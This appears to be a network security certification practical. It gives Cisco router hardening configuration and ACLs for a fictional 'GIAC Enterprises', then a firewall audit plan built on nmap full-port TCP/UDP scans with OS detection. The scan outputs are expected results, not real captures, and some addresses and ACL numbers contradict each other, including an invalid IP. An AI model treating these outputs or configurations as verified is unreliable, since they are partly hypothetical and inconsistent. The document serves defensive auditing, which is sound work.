ip audit name ids info action alarm
ip audit name ids attack action alarm drop reset

The following offers more detail into the use of these commands:

> To create audit rules for info and attack signature types, use the **ip audit name** global configuration command. Use the **no** form of this command to delete an audit rule.

ip audit name audit-name {**info** | **attack**} [**list** standard-acl]
[**action** [**alarm**] [**drop**] [**reset**]]
no ip audit name audit-name {**info** | **attack**}

Syntax Description

audit-name	Name for an audit specification.
info	Specifies that the audit rule is for info signatures.
attack	Specifies that the audit rule is for attack signatures.
list	Specifies an ACL to attach to the audit rule.
standard-acl	Integer representing an access control list. Use with the list keyword.
action	Specifies an action or actions to take in response to a match.
alarm	Sends an alarm to the console, to the NetRanger Director, or to a syslog server. Use with the action keyword.
drop	Drops the packet. Use with the action keyword.
reset	Resets the TCP session. Use with the action keyword.

Reference for above quoted material is (3)

3745(config)# ip audit name ids info action alarm
3745(config)# ip audit name ids attack action alarm drop reset

banner motd ^C
This equipment is privately owned. All access to this equipment is logged.
Disconnect immediately if you are not an authorized user. Violators will be
prosecuted to the fullest extent of the law.^C

3745(config)#banner login c
Enter TEXT message. End with the character 'c'
This equipment is privately owned. All access to this equipment is logged.
Disconnect immediately if you are not an authorized user. Violators will be
prosecuted to the fullest extent of the law.
c

logging 192.168.1.1
logging trap informational
logging facility local1

logging 192.168.1.1 is used to specify the Syslog server

logging trap informational

Logging will log all messages up to and including level 6 informational

The following chart identifies logging levels for syslogging:

Severity Level Definitions Severity Level	Description
0—emergencies	System unusable
1—alerts	Immediate action required
2—critical	Critical condition
3—errors	Error conditions
4—warnings	Warning conditions
5—notifications	Normal bug significant condition
6—informational	Informational messages
7—debugging	Debugging messages

Reference for above quoted material is (4)

3745(config)# logging 192.168.1.1
3745(config)# logging trap informational
3745(config)# logging facility local1

ACCESS-LISTS

An analysis of access-lists:

To create an extended access list, use the following commands in global
configuration mode:

	Command	**Purpose**
Step 1	**access-list** *access-list-number* **remark** *remark*	Indicates the purpose of the **deny** or **permit** statement.[1]
Step 2	**access-list** *access-list-number* {**deny** | **permit**} *protocol source source-wildcard destination destination-wildcard* [**precedence** **precedence**] [**tos** tos] [**established**] [**log**] [**time-range** time-range-name] [**fragments**]	Defines an extended IP access list number and the access conditions. Use the **log** keyword to get access list logging messages, including violations. Specifies a time range to restrict when the **permit** or **deny** statement is in effect.
	or	or
	access-list *access-list-number* {**deny** | **permit**} *protocol* **any any** [**log**] [**time-range** time-range-name] [**fragments**]	Defines an extended IP access list using an abbreviation for a source and source wildcard of 0.0.0.0 255.255.255.255, and an abbreviation for a destination and destination wildcard of 0.0.0.0 255.255.255.255.
	or	or
	access-list *access-list-number* {**deny** | **permit**} *protocol* **host** *source* **host** destination [**log**] [**time-range** time-range-name] [**fragments**]	Defines an extended IP access list using an abbreviation for a source and source wildcard of *source* 0.0.0.0, and an abbreviation for a destination and destination wildcard of *destination* 0.0.0.0.
	or	or
	access-list *access-list-number* [**dynamic** *dynamic-name* [**timeout** *minutes*]] {**deny** | **permit**} *protocol source source-wildcard destination destination-*	Defines a dynamic access list. For information about lock-and-key access, refer to the "Configuring Traffic Filters" chapter in the *Cisco IOS Security Configuration*

53

	wildcard [**precedence** precedence] [**tos** tos] [**established**] [**log**] [**time-range** time-range-name] [**fragments**]	*Guide*.

1This example configures the remark before the **deny** or **permit** statement. The remark can be configured after the **deny** or **permit** statement. "

Reference for above quoted material is (5)

```
ip access-list extended blockoutbad
deny ip 172.16.0.0 0.15.255.255 any
deny ip 192.168.0.0 0.0.255.255 any
deny ip 10.0.0.0 0.255.255.255 any
deny ip 224.0.0.0 15.255.255.255 any
deny ip 127.0.0.0 0.255.255.255 any
permit tcp any host 207.2.76.8 eq 80
permit tcp any host 207.2.76.9 eq 443
permit ip host 9.9.9.9 host 207.2.76.6
permit ip host 8.8.8.8 host 207.2.76.6
permit icmp any any packet-too-big
permit icmp any any source-quench
permit icmp any any ttl-exceeded
deny icmp any any
permit udp any host 207.2.76.5 eq domain
permit tcp any host 207.2.76.5 eq domain
permit udp any host 207.2.76.4 eq isakmp
permit esp any host 207.2.76.4
deny udp any 207.2.76.0 0.0.0.255
deny ip any any log

ip access-list extended logging-server
permit udp host 192.168.1.1 host 192.168.1.2 eq snmp
deny ip any any log

access-list 5 deny any log


access-list 101 permit any any

3745(config)#ip access-list extended blockoutbad
3745(config-ext-nacl)# deny ip 172.16.0.0 0.15.255.255 any
3745(config-ext-nacl)# deny ip 192.168.0.0 0.0.255.255 any
3745(config-ext-nacl)# deny ip 10.0.0.0 0.255.255.255 any
3745(config-ext-nacl)# deny ip 127.0.0.0 0.255.255.255 any
```

```
3745(config-ext-nacl)# deny ip 224.0.0.0 31.0.0.0 any
3745(config-ext-nacl)# permit tcp any host 207.2.76.8 eq 80
3745(config-ext-nacl)# permit tcp any host 207.2.76.9 eq 443
3745(config-ext-nacl)# permit ip host 9.9.9.9 host 207.2.76.6
3745(config-ext-nacl)# permit ip host 8.8.8.8 host 207.2.76.6
3745(config-ext-nacl)# permit icmp any any packet-too-big
3745(config-ext-nacl)# permit icmp any any source-quench
3745(config-ext-nacl)# permit icmp any any ttl-exceeded
3745(config-ext-nacl)# deny icmp any any
3745(config-ext-nacl)# permit udp any host 207.2.76.5 eq domain
3745(config-ext-nacl)# permit tcp any host 207.2.76.5 eq domain
3745(config-ext-nacl)# permit udp any host 207.2.76.4 eq isakmp
3745(config-ext-nacl)# permit esp any host 207.2.76.4
3745(config-ext-nacl)# deny udp any 207.2.76.0 0.0.0.255
3745(config-ext-nacl)# deny ip any any log
3745(config-ext-nacl)#^Z
3745#wr mem
```

To apply the access-list you must be in interface mode of the interface:

> **"interface <interface>**
> **ip access-group** {*number|name*} {*in|out*} " (6)

This below access-list will be applied in the incoming direction on the outside
interface on the router

```
3745(config)#interface Serial0/2
3745(config-int)#ip access-group blockoutbad in
3745(config-int)^Z
3745#wr mem
3745#show run
```

It is applied in the incoming direction since that is the direction Internet traffic will
be taking as it goes to GIAC Enterprises.

ip access-list extended logging-server

permit udp host 192.168.1.1 host 192.168.1.2 eq snmp
deny ip any any log (preferred method is not to 'log' unless needed for troubleshooting)

3745(config)#ip access-list extended logging-server
3745(config-ext-nacl)#permit udp host 192.168.1.1 host 192.168.1.2 eq snmp
3745(config-ext-nacl)#deny ip any any log
3745(config-ext-nacl)#^Z
3745#wr mem
3745# show run

Standard Access-lists

Standard ACLs are the oldest type of ACL, dating back as early as Cisco IOS Software Release 8.3. Standard ACLs control traffic by comparing the source address of the IP packets to the addresses configured in the ACL.

The following is the command syntax format of a standard ACL.
access-list *access-list-number* **{permit|deny}** {*host|source source-wildcard*|**any}**

A *source/source-wildcard* setting of 0.0.0.0/255.255.255.255 can be specified as **any**. The wildcard can be omitted if it is all zeros (7).

access-list 5 deny any

This standard access-list is used to deny all telnet connections to the routers interfaces. Console access is the only way to access the router. No permit list is required since access will be handled by the console server.

3745(config)# access-list 4 deny any log
3745(config)#^Z
3745#wr mem

access-list 101 permit any any

3745(config)#access-list 101 permit any any

Interface configurations

```
interface FastEthernet0/0
ip address 207.2.76.12 255.255.255.0
no ip directed broadcast
no ip unreachables
no ip mask-reply
no ip redirects
no ip proxy-arp
ip verify unicast reverse-path
ip audit ids in
duplex full
speed 100
no cdp enable

3745(config)#interface fastethernet0/0
3745(config-int)# ip address 207.2.76.12 255.255.255.0
3745(config-int)# no ip directed broadcast
3745(config-int)# no ip mask-reply
3745(config-int)# no ip redirects
3745(config-int)# no ip proxy-arp
3745(config-int)# ip verify unicast reverse-path
3745(config-int)# ip audit ids in
3745(config-int)# duplex full (Not a security setting but network setting.)
3745(config-int)# speed 100 (Not a security setting but network setting.)
3745(config-int)# no cdp enable
3745(config-int)#^ Z
3745#wr mem

interface Serial0/2
ip address 78.78.78.79 255.255.255.0
no ip directed broadcast
no ip unreachables
no ip mask-reply
no ip redirects
no ip proxy-arp
ip inspect checkit in
ip inspect checkit out
ip audit ids in
ip verify unicast reverse-path
no cdp enable
ip access-group blockoutbad in
dsu bandwidth 44210
framing c-bit
cablelength 10
```

serial restart_delay 0

3745(config)#interface serial0/2
3745(config-int)# no ip directed broadcast
3745(config-int)# no ip unreachables
3745(config-int)# no ip mask-reply
3745(config-int)# no ip redirects
3745(config-int)# no ip proxy-arp
3745(config-int)# ip inspect checkit in
3745(config-int)# ip inspect checkit out
3745(config-int)# ip audit ids in
3745(config-int)# ip verify unicast reverse-path
3745(config-int)# no cdp enable
3745(config-int)# ip access-group blockoutbad in

Applies the ip access-list 'blockoutbad' to this interface for all incoming traffic.

3745(config-int)# dsu bandwidth 44210
3745(config-int)# framing c-bit
3745(config-int)# cablelength 10
3745(config-int)# serial restart_delay 0
3745(config-int)#^ Z
3745#wr mem

interface FastEthernet0/1
ip address 192.168.1.2 255.255.255.248
no ip directed broadcast
no ip unreachables
no ip mask-reply
no ip redirects
no ip proxy-arp
ip access-group logging-server in
ip audit ids in
duplex full
speed 100
no cdp enable

3745(config)#interface fastethernet0/1
3745(config-int)# ip address 192.168.1.2 255.255.255.248
3745(config-int)# no ip directed broadcast
3745(config-int)# no ip unreachables
3745(config-int)# no ip mask-reply
3745(config-int)# no ip redirects
3745(config-int)# no ip proxy-arp
3745(config-int)# no ip route-cache

3745(config-int)# ip access-group logging-server in

Applies the ip access-list 'logging-server' to inbound traffic

3745(config-int)# ip audit ids in
3745(config-int)# duplex full
3745(config-int)# speed 100
3745(config-int)# no cdp enable
3745(config-int)#^ Z
3745#wr mem

ASSIGNMENT 3   Verify the Firewall Policy

Plan the Validation

Since there are two primary firewalls it will be necessary to validate both have the appropriate security policy installed based on the assignment 1 and 2.

Up to four laptops can be used in testing. All can have NMAP on Linux or Windows. The goal is just to see what ports are open and passing traffic to the other side.

Methodology

Place the NMAP laptop in the network to be tested outgoing. Place the other laptop(s) on the other side of the firewall. Assign the tested laptop a known IP address that the firewall will understand. Every interface on the firewall will be tested outgoing and every interface will be tested incoming to determine egress and ingress filters.

It will take time to complete all tests. At a minimum 16 hours will be needed with possibly more needed. What will take so long? Running each test. If the tests were to scan all +65,000 ports on each test of NMAP and on each interface of each firewall the total testing would encompass multiple outage windows and hours. GIAC will be like most companies and have one outage window of 48 hours a month. It would probably be best to only scan ports less than 1024 to minimize the total time of each test. Guidelines for the testing will be as follows:

Contact customers of a possible outage during the outage window. The risk in performing the audit is that the testing may shutdown web or firewall services.

Inform each user and management group at GIAC to let them know what you are doing and when.

Testing may shutdown services at GIAC for web and firewall so that the appropriate Administrators standing by to fix their areas.

Time of day would be at the start of the maintenance window in this case 12:00 am Saturday morning to 6:00 pm Sunday. Some time must be allowed before the start of the business day in order to ensure all systems are up and running.

Cost? The internal Network/Security engineer at GIAC can perform the audit. Hiring a third party to perform the audit is also a possibility. If a third party is hired the cost could be quite high depending on what company is chosen to perform the audit. However, there is nothing wrong with an internal audit as long as the person doing the audit is security trained and familiar with security best practices. The effort expended can be anywhere from 16 to 48 hours and if the audit goes up to the deadline of 6:00 pm Sunday and is not finished then another outage window must be chosen.

Implementation

I do not have a lab built for GIAC Enterprises so the implementation of Assignment 3 will be what is expected using NMAP. Either Linux or Windows can be used for NMAP.

The goal in Assignment 3 is to test the access lists on all interfaces both outgoing and incoming from all networks.

I want to see what ports are open outgoing and incoming to the Test laptop's IP. Whatever is open it will get through to the laptop and NMAP will see it at least in theory. There should be a parallel correlation between what ports are open and what the access list allows out or in depending from what interface is being tested and in what direction.

NMAP will show the port(s) to be in an 'open' state if in fact the port is open on the laptop otherwise NMAP will show 'closed' meaning the scan got through to the laptop but the laptops port was indeed closed. If in fact the firewall is filtering the ports NMAP will say 'filtered' meaning something is blocking NMAP scans.

Run NMAP from one laptop against the IP address of the laptops in the other networks. The test will be run from each separate network to the opposing network. Whatever destination ports it records that the NMAP laptop is trying to go to will reveal what port(s) are open between networks on the firewall.

Graphics, commands, screen shots of output, analysis and results are all provided below:

Test #1

Cisco Pix 525 #1

Test 1

Test laptop
192.168.0.4

Nmap
10.0.2.200

Firewall

Test Laptop
207.276.153

Test against Firewall #1 access-list 1

access-list 1 permit udp host 10.0.2.6 any eq domain (from DNS/NTP server)
access-list 1 permit tcp host 10.0.2.6 any eq domain (from DNS/NTP server)
access-list 1 permit udp host 10.0.2.6 21.21.21.21 eq ntp (from DNS/NTP server)
access-list 1 permit udp host 10.0.2.6 19.19.19.19 eq ntp (from DNS/NTP server)
access-list 1 permit udp host 10.0.2.6 20.20.20.20 eq ntp (from DNS/NTP server)
access-list 1 permit tcp host 10.0.2.7 any eq smtp (from MAIL server)
access-list 1 permit tcp host 10.0.2.8 any eq www (from Proxy server)
access-list 1 permit tcp host 10.0.2.8 any eq https (from Proxy server)
access-list 1 permit tcp host 10.0.2.8 any eq ftp (from Proxy server)
access-list 1 permit tcp host 10.0.2.50 host 80.1.4.3 eq ftp (from Anti-virus
server)
access-list 1 permit udp host 10.0.2.5 host 192.168.1.2 eq snmp (from Logging
server)

*Running NMAP to host 207.2.76.153 which represents the Internet (laptop has a
web server with ports open)*

Analysis and Test
This should show 'filtered' since only certain IP addresses are allowed out of the
network to the Internet or external router -logging interface. The firewall is
blocking the connections since the laptop doesn't represent the allowed
outbound IP addresses to the Internet. Only certain IP addresses are allowed.
Filtered means the firewall is blocking the connections from getting through.

Tcp Connect Scan

CMD: nmap -sT -PT -PI -p 1-65535 -O -T 3 207.2.76.253

Starting nmap V. 3.00 (www.insecure.org/nmap)

62

All 65535 scanned ports on (207.2.76.253) are: filtered

Analysis and Test
Running the same scan to the Perimeter routers logging and snmp interface should reveal 'filtered' due to the laptop not being the correct allowed protocol or outbound IP address.

access-list 1 permit udp host 10.0.2.5 host 192.168.1.2 eq snmp

CMD: nmap -sT -PT -PI -p 1-65535 -O -T 3 192.168.1.2

Starting nmap V. 3.00 (www.insecure.org/nmap)

All 65535 scanned ports on (192.168.1.2) are: filtered

Analysis and Test
Changing the IP address on the NMAP laptop to 10.0.2.5 and scanning for UDP should reveal that UDP port 161 is in the open state on the router

CMD: nmap -sU -PT -PI -p 1-65535 -O -T 3 192.168.1.2
Interesting ports on (192.168.1.2):
(The 65534 ports scanned but not shown below are in state: filtered)
Port   State   Service
161/udp   open   snmp

The UDP scan will show 'open' since port 161 is open for only the Syslog/Snmp server.

Analysis and Test
Changing the NMAP laptop IP to be the Proxy Server 10.0.2.8 and scanning against the Internet laptop with UDP

access-list 1 permit tcp host 10.0.2.8 any eq www (from Proxy Server)
access-list 1 permit tcp host 10.0.2.8 any eq https (from Proxy Server)
access-list 1 permit tcp host 10.0.2.8 any eq ftp (from Proxy Server)

Running a udp scan should reveal nothing open either since UDP is not allowed outbound

CMD: nmap -sU -PT -PI -p 1-65535 -O -T 3 207.2.76.253
Starting nmap V. 3.00 (www.insecure.org/nmap)

All 65535 scanned ports on (207.2.76.253) are: filtered

UDP is not allowed outbound from the Proxy Server

Then running the same scan again but with TCP should yield the following:

TCP Connect SCAN

CMD: nmap -sT -PT -PI -p 1-65535 -O -T 3 207.2.76.253

Starting nmap V. 3.00 (www.insecure.org/nmap)

Interesting ports on (207.2.76.253):
(The 65532 ports scanned but not shown below are in the state: filtered)
Port   State   Service
80/tcp   open   http
21/tcp   open   ftp
443/tcp   open   https

This scan verifies what is open for the Proxy Server.

Analysis and Test
If the NMAP laptop is reassigned the IP address of the DNS/NTP server outgoing
DNS should show 'open' to legitimate destinations with that port open.

access-list 1 permit udp host 10.0.2.6 any eq domain (from DNS server)
access-list 1 permit tcp host 10.0.2.6 any eq domain (from DNS server)

Scanning only for UDP port 53

CMD: nmap -sU -PT -PI -p 53 -O -T 3 207.2.76.253
Interesting ports on (207.2.76.253):
Port   State   Service
53/udp   open   domain

64

Doing the same scan but testing with the TCP protocol should reveal the same results since TCP for Domain is allowed outgoing.

CMD: nmap -sT -PT -PI -p 53 -O -T 3 207.2.76.253
Interesting ports on (207.2.76.253):
Port   State   Service
53/tcp   open   domain

Test #2

Cisco Pix 525 #2

Test 2

Nmap
192.168.1.2

Test Laptop
10.0.2.5

Firewall

Test Laptop
207.276.153

Making the NMAP laptop the same IP address as the perimeter routers logging interface and running a scan to the internal network would show 'destination unreachable' since the router won't know where the 10.0.2.x network is. It only knows about the Internal GIAC network through NAT external addresses.

Analysis and Test
Attempting to access the logging server at 192.168.1.1 which is mapped internally to 10.0.2.5 should only reveal UDP port 514 and 162 open. All other ports filtered

access-list 3 permit udp host 192.168.1.2 host 192.168.1.1 eq syslog (from external router to Internal sylog/snmp server)
access-list 3 permit udp host 192.168.1.2 host 192.168.1.1 eq snmp-trap (from external router to Internal sylog/snmp server)

CMD: nmap -sU -PT -PI -p 1-65535 -O -T 3 192.168.1.1

Interesting ports on (192.168.1.1):

(The 65533 ports scanned but not shown below are in state: filtered)
Port   State   Service
162/udp   open   snmp-trap
514/udp   open   syslog

The results will verify what is thought to be configured on the firewall

Scanning for any ports on the TCP protocol should show all filtered because the security policy doesn't allow this.

CMD: nmap -sT -PT -PI -p 1-65535 -O -T 3 192.168.1.1

Starting nmap V. 3.00 (www.insecure.org/nmap)
All 65535 scanned ports on (192.168.1.1) are: filtered

Test #3

Cisco Pix 525 #1

Test 3

Test laptop
192.168.0.4

Test Laptop
10.0.2.200

Firewall

NMAP
207.276.153

access-list 2 permit tcp any host 207.2.76.10 eq smtp (from any host on the Internet to the Mail server)

Analysis and Test
In test 3 access to the Mail server is tested. Running a scan on all ports TCP should only reveal the SMTP port open.

CMD: nmap -sT -PT -PI -p 1-65535 -O -T 3 207.2.76.10

Interesting ports on (207.2.76.10):

(The 65534 ports scanned but not shown below are in state: filtered)
Port   State   Service
25/tcp   open   smtp

Running a TCP Connect and UDP scan against the firewall externally should show all ports are filtered. According to the Security Policy implemented no access to the Firewall is allowed

CMD: nmap -sT -PT -PI -p 1-65535 -O -T 3 207.2.76.4
Starting nmap V. 3.00 (www.insecure.org/nmap)
All 65535 scanned ports on (207.2.76.4) are: filtered

CMD: nmap -sU -PT -PI -p 1-65535 -O -T 3 207.2.76.4

Starting nmap V. 3.00 (www.insecure.org/nmap)
All 65535 scanned ports on (207.2.76.4) are: filtered

Test #4

Testing on the second Internet firewall

Cisco Pix 525 #2

access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.30 eq www (from User network)

access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.31 eq https (from User network)

access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.30 eq ssh (from User network)
access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.31 eq ssh (from User network)

access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.30 eq ftp (from User network)

access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.31 eq ftp (from User network)

access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.32 eq ssh (from User network)

access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.33 eq ssh (from User network)

access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.32 eq ftp (from User network)

access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.33 eq ftp (from User network)

Analysis and Test
The following ports should be the only ones open and a scan with NMAP should verify that:

http, ssh and ftp to 10.0.2.30 (NAT for 10.0.3.2)
https, ssh and ftp to 10.0.2.31 (NAT for 10.0.3.3)
ssh and ftp to 10.0.2.32 (NAT for 10.0.1.34)
ssh and ftp to 10.0.2.33 (NAT for 10.0.1.2)

In Test 4 test access to the Web Layer, Supply FTP and Partner FTP networks.

To 10.0.2.30

CMD: nmap -sT -PT -PI -p 1-65535 -O -T 3 10.0.2.30

Interesting ports on (10.0.2.30):
(The 65532 ports scanned but not shown below are in state: filtered)

```
Port      State      Service
21/tcp    open       ftp
22/tcp    open       ssh
80/tcp        open       http
```

Analysis
The only ports open are FTP. SSH and HTTP. These are the only ports needed
to successfully admin the HTTP web server.

Scanning for any UDP should show all closed

CMD: nmap -sU -PT -PI -p 1-65535 -O -T 3 10.0.2.30
Starting nmap V. 3.00 (www.insecure.org/nmap)

Analysis
All 65535 scanned ports on (10.0.2.30) are: filtered. This verifies that the
Security Policy is configured correctly and not allowing any UDP traffic.

To 10.0.2.31

Analysis
Scanning to the HTTPS server should reveal FTP, SSH and HTTPS open. That
would verify the Security Policy. Again, there are the only ports needed for
administration.

CMD: nmap -sT -PT -PI -p 1-65535 -O -T 3 10.0.2.31

Interesting ports on (10.0.2.31):
(The 65532 ports scanned but not shown below are in state: filtered)
```
Port      State      Service
21/tcp    open       ftp
22/tcp    open       ssh
443/tcp        open       https
```

Scanning for any UDP should show all closed

CMD: nmap -sU -PT -PI -p 1-65535 -O -T 3 10.0.2.31
Starting nmap V. 3.00 (www.insecure.org/nmap)

All 65535 scanned ports on (10.0.2.31) are: filtered

The filtered ports verify that the Security Policy is configured correctly

_____

To 10.0.2.32

A TCP connect scan to the FTP server for the VPN Supply network should only show two ports open for administration purposes only.

CMD: nmap -sT -PT -PI -p 1-65535 -O -T 3 10.0.2.32

Interesting ports on (10.0.2.32):
(The 65532 ports scanned but not shown below are in state: filtered)
Port   State   Service
21/tcp   open   ftp
22/tcp   open   ssh

Scanning for any UDP ports should show all closed. No UDP ports are needed for administration.

CMD: nmap -sU -PT -PI -p 1-65535 -O -T 3 10.0.2.32
Starting nmap V. 3.00 (www.insecure.org/nmap)

All 65535 scanned ports on (10.0.2.32) are: filtered

To 10.0.2.33

A TCP connect scan to the FTP server for the VPN Partner network should only show two ports open for administration purposes only

CMD: nmap -sT -PT -PI -p 1-65535 -O -T 3 10.0.2.33

Interesting ports on (10.0.2.33):
(The 65533 ports scanned but not shown below are in state: filtered)
Port   State   Service
21/tcp   open   ftp
22/tcp   open   ssh

Scanning for any UDP ports should show all closed. No UDP ports are needed for administration.

CMD: nmap -sU -PT -PI -p 1-65535 -O -T 3 10.0.2.33
Starting nmap V. 3.00 (www.insecure.org/nmap)

All 65535 scanned ports on (10.0.2.33) are: filtered

These are the expected results from a scan that verifies the security policy is working as it should.

TEST #5

Cisco Pix 525 #2

not in test
10.0.2.82

Nmap
207.2.76.153

T

Firewall

Test 5

https server   http server
10.0.3.3   10.0.3.2

FTP server
10.0.1.2

FTP server
10.0.1.34

Access-list to be tested

access-list 1 permit tcp any host 207.2.76.9 eq https (any Internet host to GIAC Web Site)
access-list 1 permit tcp any host 207.2.76.8 eq www (any Internet host to GIAC Web Site)

The following ports should be the only ones open to the Internet and a scan with NMAP should verify that

http to 207.2.76.8 (NAT for 10.0.3.2)
https to 207.2.76.9 (NAT for 10.0.3.3)

Scanning 207.2.76.8

This is an external scan of the HTTP web server. The scan should show port 80 open only.

CMD: nmap –sT –PT –PI -p 1-65535 –O –T 3 207.2.76.8
Interesting ports on (207.2.76.8):
(The 65534 ports scanned but not shown below are in state: filtered)
Port   State   Service
80/tcp   open   http

This verifies that port 80 is the only open port available on the this web server

71

Scanning for any UDP ports should show all closed since no UDP ports are configured open on the firewall.

CMD: nmap –sU –PT –PI -p 1-65535 –O –T 3 207.2.76.8
Starting nmap V. 3.00 (www.insecure.org/nmap)

All 65535 scanned ports on (207.2.76.8) are: filtered

Scanning 207.2.76.9

This is an external scan of the HTTP web server. The scan should show port 443 open only.

CMD: nmap –sT –PT –PI -p 1-65535 –O –T 3 207.2.76.9
Interesting ports on (207.2.76.9):
(The 65534 ports scanned but not shown below are in state: filtered)
Port   State   Service
443/tcp   open   https

This verifies that port 443 is the only open port available on the this web server

Scanning for any UDP ports should show all closed since no UDP ports are configured open on the firewall.

Scanning for any UDP should show all closed

CMD: nmap –sU –PT –PI -p 1-65535 –O –T 3 207.2.76.9
Starting nmap V. 3.00 (www.insecure.org/nmap)

All 65535 scanned ports on (207.2.76.9) are: filtered

Scanning the Firewall 207.2.76.6

Running a TCP Connect and UDP scan against the firewall externally should show all ports are filtered. According to the Security Policy implemented no access to the Firewall is allowed

CMD: nmap –sT –PT –PI -p 1-65535 –O –T 3 207.2.76.6
Starting nmap V. 3.00 (www.insecure.org/nmap)
All 65535 scanned ports on (207.2.76.6) are: filtered

72

CMD: nmap –sU –PT –PI -p 1-65535 –O –T 3 207.2.76.6
Starting nmap V. 3.00 (www.insecure.org/nmap)
All 65535 scanned ports on (207.2.76.6) are: filtered

The remaining access list pertains to the VPN Partner network (192.168.0.0) will not be checked since it only pertains to the VPN partner who will use it. The host 10.0.1.34 is inaccessible to those on the Internet.

Access-list 1 permit tcp 192.168.0.0 255.255.224.0 host 10.0.1.34 eq ftp
access-list 1 permit icmp 192.168.0.0 255.255.224.0 host 10.0.1.34 unreachable
access-list 1 permit icmp 192.168.0.0 255.255.224.0 host 10.0.1.34 source-quench
access-list 1 permit icmp 192.168.0.0 255.255.224.0 host 10.0.1.34 time-exceeded
access-list 1 permit icmp 192.168.0.0 255.255.224.0 host 10.0.1.34 echo

TEST #6

Cisco Pix 525 #2

Test Laptop
10.0.2.82

Test Laptop
21.21.21.21

T

Firewall   Test 6

NMAP
10.0.3.2

NMAP
10.0.3.3

FTP server
10.0.1.34

FTP server
10.0.1.2

Access-list to be tested:

access-list weboutgoing deny ip 10.0.3.0 255.255.255.0 10.0.2.0 255.255.255.0
(from the Web network to the User network)

access-list weboutgoing deny ip 10.0.3.0 255.255.255.0 10.0.1.0
255.255.255.224 (from the Web network to the VPN Supplier network)

access-list weboutgoing deny ip 10.0.3.0 255.255.255.0 10.0.1.32
255.255.255.224 (from the Web network to the User VPN Partner network)

access-list weboutgoing permit udp host 10.0.3.2 host 21.21.21.21 eq ntp (from
the Web server to NTP source)

access-list weboutgoing permit udp host 10.0.3.2 host 19.19.19.19 eq ntp (from
the Web server to NTP source)

access-list weboutgoing permit udp host 10.0.3.2 host 20.20.20.20 eq ntp (from
the Web server to NTP source)

access-list weboutgoing permit udp host 10.0.3.3 host 21.21.21.21 eq ntp (from
the Web server to NTP source)

